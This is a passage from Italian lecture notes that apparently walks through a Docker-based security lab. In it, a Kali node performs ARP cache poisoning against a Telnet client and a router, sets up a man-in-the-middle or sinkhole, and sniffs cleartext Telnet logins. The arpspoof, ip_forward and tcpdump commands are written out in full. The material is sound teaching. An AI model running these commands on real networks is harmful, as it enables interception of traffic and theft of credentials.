
⁷⁵Si noti che questo numero di sequenza in principio dovrebbe essere noto solo al server e a T . L'attaccante lo capisce soltanto incrementando il numero di sequenza ottenuto tramite il processo descritto dalla *Fig.A.23*.

3. A questo punto l'attaccante, continuando a fingere di essere T, manda al server un ACK con numero di sequenza $ISNs + k$. La connessione TCP, e il relativo 3-Way Handshake, si è dunque chiusa correttamente.

Una volta chiusa la connessione, potrei ripetere le stesse operazioni con una vittima, e completare il Man In The Middle.

3.3 TCP Dump

Cominciamo con lo scaricare le immagini docker e a visualizzare lo scenario.




Come si può notare abbiamo:

1. Un *Client Telnet* che cerca di connettersi ad un server.

2. Un *Server Telnet* al quale il client vuole connettersi.
3. Un *router* per fare forwarding dei pacchetti, connesso con un’interfaccia alla rete interna ed una alla rete esterna telnet.
4. Un nodo di rete “cattivo” chiamato *Kali*.
5. Un altro nodo di rete denominato *Scapy*. Vedremo a breve a cosa servirà quest’ultimo nodo.

A questo punto apriamo la scheda denominata *Network Elements*:



e cliccando sull’icona a sinistra posso aprire una shell in una determinata macchina. Controlliamo ad esempio la cache ARP del nodo *Client Telnet* e la sua configurazione di rete.

```
telnet_client - Mozilla Fi... hubenrico@kali: ~/Dock... 10:27 AM 4)

* Docker Security Playgroup telnet_client + telnet_client - Mozilla Firefox
localhost:18181/docker_socket.html?serviceName=telnet_client

[Kali Linux] [Kali Training] [Kali Tools] [Kali Docs] [Kali Forums] [NetHunter] [Offensive Security] [Exploit-DB] [GHDB] [MSFU]

/ # arp -a
/ # ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:42:00:46:02:04
          inet addr:192.168.2.4  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:8
          RX bytes:146 (1.3 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126 (126.0 B)  TX bytes:126 (126.0 B)

/ #
```

Tali impostazioni possono essere verificate nella scheda *Docker Compose* come di seguito.

The screenshot shows the Docker Security Playground interface. On the left, a sidebar lists challenges categorized by exploit type: L_EXTRA_PrivilegeEscalation_suid, L_EXTRA_Remote_Code_Execution, SerializeJavaScript, and L_10_BufferOverflow_Fuzzing. The L_10_BufferOverflow_Fuzzing challenge is currently selected. The main content area displays the Docker Compose configuration for this challenge. The configuration defines a service named 'Kali' with the following details:


```
version: '2'
services:
  Kali:
    image: dockersecplayground/kali:v1.0
    stdin_open: true
    tty: true
    networks:
      internal:
        ipv4_address: 192.168.2.3
    cap_add:
      - ALL
    privileged: true
    router:
      image: dockersecplayground/alpine_router:v1.0
      stdin_open: true
      tty: true
      networks:
        internal:
          ipv4_address: 192.168.2.2
        telnet:
          ipv4_address: 192.168.1.2
      cap_add:
        - ALL
    TelnetServer:
      image: dockersecplayground/alpine_telnet:v1.0
      stdin_open: true
      tty: true
      networks:
        telnet:
          ipv4_address: 192.168.1.3
      cap_add:
        - ALL
    telnet_client:
      image: nsunina/net_telnet_client:v1.0
      stdin_open: true
      tty: true
      networks:
        internal:
          ipv4_address: 192.168.2.4
```

The Docker Compose section is titled "Docker Compose". The sidebar also includes a "vulnhub 1.0 labs" section.

Proviamo a fare ping verso il server. Il suo indirizzo IP è reperibile dalla scheda *Docker Compose*.

```
# ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3): 56 data bytes
64 bytes from 192.168.1.3: seq=0 ttl=63 time=0.133 ms
64 bytes from 192.168.1.3: seq=1 ttl=63 time=0.060 ms
64 bytes from 192.168.1.3: seq=2 ttl=63 time=0.066 ms
64 bytes from 192.168.1.3: seq=3 ttl=63 time=0.066 ms
64 bytes from 192.168.1.3: seq=4 ttl=63 time=0.066 ms
64 bytes from 192.168.1.3: seq=5 ttl=63 time=0.066 ms
64 bytes from 192.168.1.3: seq=6 ttl=63 time=0.074 ms
64 bytes from 192.168.1.3: seq=7 ttl=63 time=0.087 ms
64 bytes from 192.168.1.3: seq=8 ttl=63 time=0.085 ms
64 bytes from 192.168.1.3: seq=9 ttl=63 time=0.080 ms
64 bytes from 192.168.1.3: seq=10 ttl=63 time=0.094 ms
64 bytes from 192.168.1.3: seq=11 ttl=63 time=0.091 ms
```
192.168.1.3 ping statistics ...
12 packets transmitted, 9 packets received, 25% packet loss
round-trip min/avg/max = 0.074/0.093/0.133 ms
/ #
```

Naturalmente adesso posso controllare la cache ARP e troverò l'indirizzo del *Router*. Questo perché per controllare se un host è nella mia subnet oppure no devo fare un'operazione di AND bit a bit con la subnet mask mia e quella dell'host. Dunque per poter uscire dalla mia subnet e comunicare verso l'esterno devo conoscere il MAC address del *Router*, e per fare ciò invio una richiesta di tipo ARP request. Ottenuta la risposta, salvo indirizzo IP e ARP del *Router* nella cache. Si noti infine che il MAC address del *Router* termina con 02 : 02. Questa informazione sarà utile dopo.



A questo punto immaginiamo di essere *Kali*, il nodo cattivo, e di partecipare alla rete interna dove è presente il *Client Telnet*. Leggiamo l'indirizzo MAC associato a *Kali*, questo termina con 02 : 03.

A questo punto potremmo immaginare di fare un attacco noto come *ARP spoofing* per realizzare una classica situazione di *Man In The Middle*. Per capire come realizzare tale situazione (ricordiamo di agire come *Kali*) basta notare la configurazione di rete. Per potermi porre fra *Client Telnet* e *Server Telnet* basterà:

- Far credere a *Client Telnet* di essere il *Router*.
  - Far credere al *Router* di essere *Client Telnet*.


In tale maniera *Kali* può perfettamente porsi in mezzo alla comunicazione fra i due nodi di rete. Tutto ciò può essere realizzato sfruttando i MAC address.

Una volta realizzato l'attacco, *Kali* può fare molte cose, fra le quali le più comuni sono:

- Creare un *sinkhole*, ossia non consentire al client e al server di comunicare.
- In maniera ancora più astuta, può fare forwarding dei pacchetti ristabilendo la connessione, dando così l'impressione a client e server che la comunicazione stia funzionando correttamente. Scopo di tale mossa può essere quello di leggere tutta la comunicazione in entrata e in uscita<sup>76</sup>.

A questo punto eseguiamo il seguente comando sul nodo *Kali*:

```
$ arpspoof -i eth0 -t 192.168.2.4 192.168.2.2
```




```
root@2d3186fd95db:~# arpspoof -i eth0 -t 192.168.2.4 192.168.2.2
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.4 192.168.2.2 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
2:42:c0:a8:2:3 2:42:c0:a8:2:4 0806 42: arp reply 192.168.2.2 192.168.2.4 2:42:c0:a8:2:3
```

Questo comando è di fatto quello che viene chiamato *ARP cache poisoning*, ossia avvelenamento della cache ARP. Infatti come possiamo

<sup>76</sup>Si noti che con l'applicativo telnet tutte le informazioni viaggiano non crittografate, ossia in chiaro. Questo è uno dei motivi per cui si preferiscono protocolli sicuri come SSH. In tal caso anche se l'attaccante dovesse riuscire a fare un attacco MITM, "vedrebbe" una conversazione cifrata, dunque difficilmente accessibile.

notare *Kali* sta mandando al *Client Telnet* una serie di messaggi di tipo ARP reply, dicendo che l'indirizzo del router (192.168.2.2) non si trova all'indirizzo a cui lo trovava prima (quello che termina in 02 : 02) bensì ad un nuovo indirizzo MAC (quello che termina in 02 : 03, ossia quello di *Kali*). Così facendo, se controlliamo la cache ARP su *Client Telnet* notiamo che l'indirizzo MAC di quello che crediamo sia il router è stato cambiato, e vi è una nuova entry nella cache, ossia l'attaccante<sup>77</sup>.



Se proviamo a pingare il server dal client notiamo che il nodo cattivo sta facendo effettivamente forwarding<sup>78</sup>. Questo può essere verificato con il seguente comando.

```
$ cat /proc/sys/net/ipv4/ip_forward
```

<sup>77</sup>Si noti che questo rappresenta un caso studio, in quanto non è molto conveniente per un attaccante lasciare una firma così evidente di attacco. D'altro canto tale caso studio non si esclude che possa verificarsi anche nella realtà: chi controlla ogni giorno la propria cache ARP?

<sup>78</sup>Maggiori informazioni al seguente link: <https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux>

```
telnet_client - Mozilla Firefox telnet_client - Mozilla Firefox telnet_client - Mozilla Firefox
* Docker Security Playgroup root@kali: ~ Dock... telnet_client - Mozilla Firefox telnet_client - Mozilla Firefox telnet_client - Mozilla Firefox
@ localhost:18181/docker_socket.html?serviceName=telnet_client ... ☆
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
/ # arp -a
102 tcplab_router 1.1.102 tcplab_internal_network (192.168.2.2) at 02:42:c0:a8:02:02 [ether] on eth0
102 tcplab_Kali 1.102 tcplab_internal_network (192.168.2.3) at 02:42:c0:a8:02:03 [ether] on eth0

PING 192.168.1.3 (192.168.1.3): 56 data bytes
64 bytes from 192.168.1.3: seq=3 ttl=63 time=0.104 ms
64 bytes from 192.168.1.3: seq=7 ttl=63 time=0.090 ms
64 bytes from 192.168.1.3: seq=9 ttl=63 time=0.089 ms
64 bytes from 192.168.1.3: seq=11 ttl=63 time=0.095 ms
64 bytes from 192.168.1.3: seq=11 ttl=63 time=0.098 ms
64 bytes from 192.168.1.3: seq=12 ttl=63 time=0.102 ms
64 bytes from 192.168.1.3: seq=13 ttl=63 time=0.097 ms
64 bytes from 192.168.1.3: seq=14 ttl=63 time=0.096 ms
64 bytes from 192.168.1.3: seq=15 ttl=63 time=0.084 ms
64 bytes from 192.168.1.3: seq=16 ttl=63 time=0.076 ms
64 bytes from 192.168.1.3: seq=17 ttl=63 time=0.088 ms
64 bytes from 192.168.1.3: seq=18 ttl=63 time=0.101 ms
64 bytes from 192.168.1.3: seq=19 ttl=63 time=0.099 ms
64 bytes from 192.168.1.3: seq=20 ttl=63 time=0.090 ms
64 bytes from 192.168.1.3: seq=21 ttl=63 time=0.083 ms
```

```
root@2d3186fd95db:~# hubenico@kali: ~/Dock_...
root@2d3186fd95db:~# telnet_client
root@2d3186fd95db:~# telnet localhost:18181/docker_socket.html?ServiceName=Kali
root@2d3186fd95db:~# cat /proc/sys/net/ipv4/ip_forward
1
root@2d3186fd95db:~#
```

Se invece volessimo realizzare un sinkhole basterebbe porre a zero tale valore tramite il seguente comando:

```
$ echo 0 > /proc/sys/net/ipv4/ip_forward
```

Per poter continuare a usare la console di *Kali* mentre in background vengono continuamente sparati pacchetti ARP reply si utilizzerà una versione un po' modificata del comando visto precedentemente.


```
$ arpspoof -i eth0 -t 192.168.2.4 192.168.2.2 2> /dev/null &
```

A questo punto per completare il MITM c'è bisogno che anche il *Router* creda che io sia il *Client Telnet*. Non c'è nulla di più da fare che rendere speculare il comando visto precedentemente:

```
$ arpspoof -i eth0 -t 192.168.2.2 192.168.2.4 2> /dev/null &
```

A questo punto iniziamo la fase di sniffing da *Kali*, usando il comando *tcpdump*.

```
$ tcpdump -i eth0 -A -n tcp -S
```




```
root@2d3186fd95db:~# tcpdump -i eth0 -A -n -S
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```


Il comando e i flag possono essere spiegati come segue: esegui un dump per mostrarmi il traffico di rete sull’interfaccia (-i) *eth0*, stampandomi i pacchetti in formato ASCII (-A) senza tradurmi gli indirizzi IP (-n) e non relativizzandomi, ossia mostrandomi in maniera assoluta, i numeri di sequenza di TCP (-S). In questo modo *Kali* si mette in ascolto.

A questo punto su *Telnet Client* proviamo a connetterci al server. Successivamente inseriremo le seguenti credenziali:


- Login Name: *jack*
- Password: *MyPasswordALittleComplex*



